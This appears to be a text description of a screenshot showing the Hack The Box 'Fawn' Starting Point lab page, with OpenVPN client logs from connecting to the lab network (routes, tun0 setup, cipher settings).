The screenshot shows the HTB Labs web interface for the 'Fawn' machine. The machine is listed as 'Very Easy' and 'Linux'. The 'Starting Point' section shows 'OPEN VPN' as the starting point. The 'Machines' section shows 'US MACHINES 6' as the target. The 'Starting Point' section shows 'US STARTINGPOINT 1' as the starting point. The 'Seasonal - Interpreter' section shows 'Complete on the latest released Machine'.

The terminal window displays the following logs:

```

Session Actions Edit View Help
2026-02-26 19:01:33 SENT CONTROL [us-starting-point-1-dhcp]: 'PUSH_REQUEST' (status=1)
2026-02-26 19:01:33 PUSH: Received control message: 'PUSH_REPLY,route 10.10.8.0 255.255.252.0,route 10.129.0.0 255.255.0.0,route 10.13.37.0 255.255.255.0,route 10.13.38.0 255.255.255.0,route 10.10.110.0 255.255.255.0,route-ipv6 dead:beef::/64,explicit-exit-notify, tun-ipv6,route-gateway 10.10.16.1,topology subnet, ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:4::113a/64 dead:beef:4::1,ifconfig 10.10.17.60 255.255.254.0,peer-id 11,cipher AES-256-CBC,protocol-flags cc-exit-tls-ekm dyn-tls-crypt,tun-mtu 1500'
2026-02-26 19:01:33 OPTIONS IMPORT: --explicit-exit-notify can only be used with --proto udp
2026-02-26 19:01:33 OPTIONS IMPORT: --ifconfig/up options modified
2026-02-26 19:01:33 OPTIONS IMPORT: route-related options modified
2026-02-26 19:01:33 OPTIONS IMPORT: tun-mtu set to 1500
2026-02-26 19:01:33 net_route_v4_best_gw query: dst 0.0.0.0
2026-02-26 19:01:33 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2026-02-26 19:01:33 net_route_v4_best_gw query: dst 38.46.224.104
2026-02-26 19:01:33 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2026-02-26 19:01:33 GDG6: remote_host_ipv6=n/a
2026-02-26 19:01:33 net_route_v6_best_gw query: dst ::
2026-02-26 19:01:33 sitnl_send: rtnl: generic error (-101): Network is unreachable
2026-02-26 19:01:33 ROUTE6: default_gateway=UNDEF
2026-02-26 19:01:33 net_route_v6_best_gw query: dst ::
2026-02-26 19:01:33 sitnl_send: rtnl: generic error (-101): Network is unreachable
2026-02-26 19:01:33 TUN/TAP device tun0 opened
2026-02-26 19:01:33 tun/tap device [tun0] opened
2026-02-26 19:01:33 net_iface_mtu_set: mtu 1500 for tun0
2026-02-26 19:01:33 net_iface_up: set tun0 up
2026-02-26 19:01:33 net_addr_v4_add: 10.10.17.60/23 dev tun0
2026-02-26 19:01:33 net_iface_mtu_set: mtu 1500 for tun0
2026-02-26 19:01:33 net_iface_up: set tun0 up
2026-02-26 19:01:33 net_addr_v6_add: dead:beef:4::113a/64 dev tun0
2026-02-26 19:01:33 net_route_v4_add: 10.10.8.0/22 via 10.10.16.1 dev [NULL] table 0 metric -1
2026-02-26 19:01:33 net_route_v4_add: 10.129.0.0/16 via 10.10.16.1 dev [NULL] table 0 metric -1
2026-02-26 19:01:33 net_route_v4_add: 10.13.37.0/24 via 10.10.16.1 dev [NULL] table 0 metric -1
2026-02-26 19:01:33 net_route_v4_add: 10.13.38.0/24 via 10.10.16.1 dev [NULL] table 0 metric -1
2026-02-26 19:01:33 net_route_v4_add: 10.10.110.0/24 via 10.10.16.1 dev [NULL] table 0 metric -1
2026-02-26 19:01:33 add_route_ipv6(dead:beef::/64 → dead:beef:4::1 metric -1) dev tun0
2026-02-26 19:01:33 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2026-02-26 19:01:33 Initialization Sequence Completed
2026-02-26 19:01:33 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 11, compression: 'lzo'
2026-02-26 19:01:33 Timers: ping 10, ping-restart 120
2026-02-26 19:01:33 Protocol options: protocol-flags cc-exit-tls-ekm dyn-tls-crypt

```

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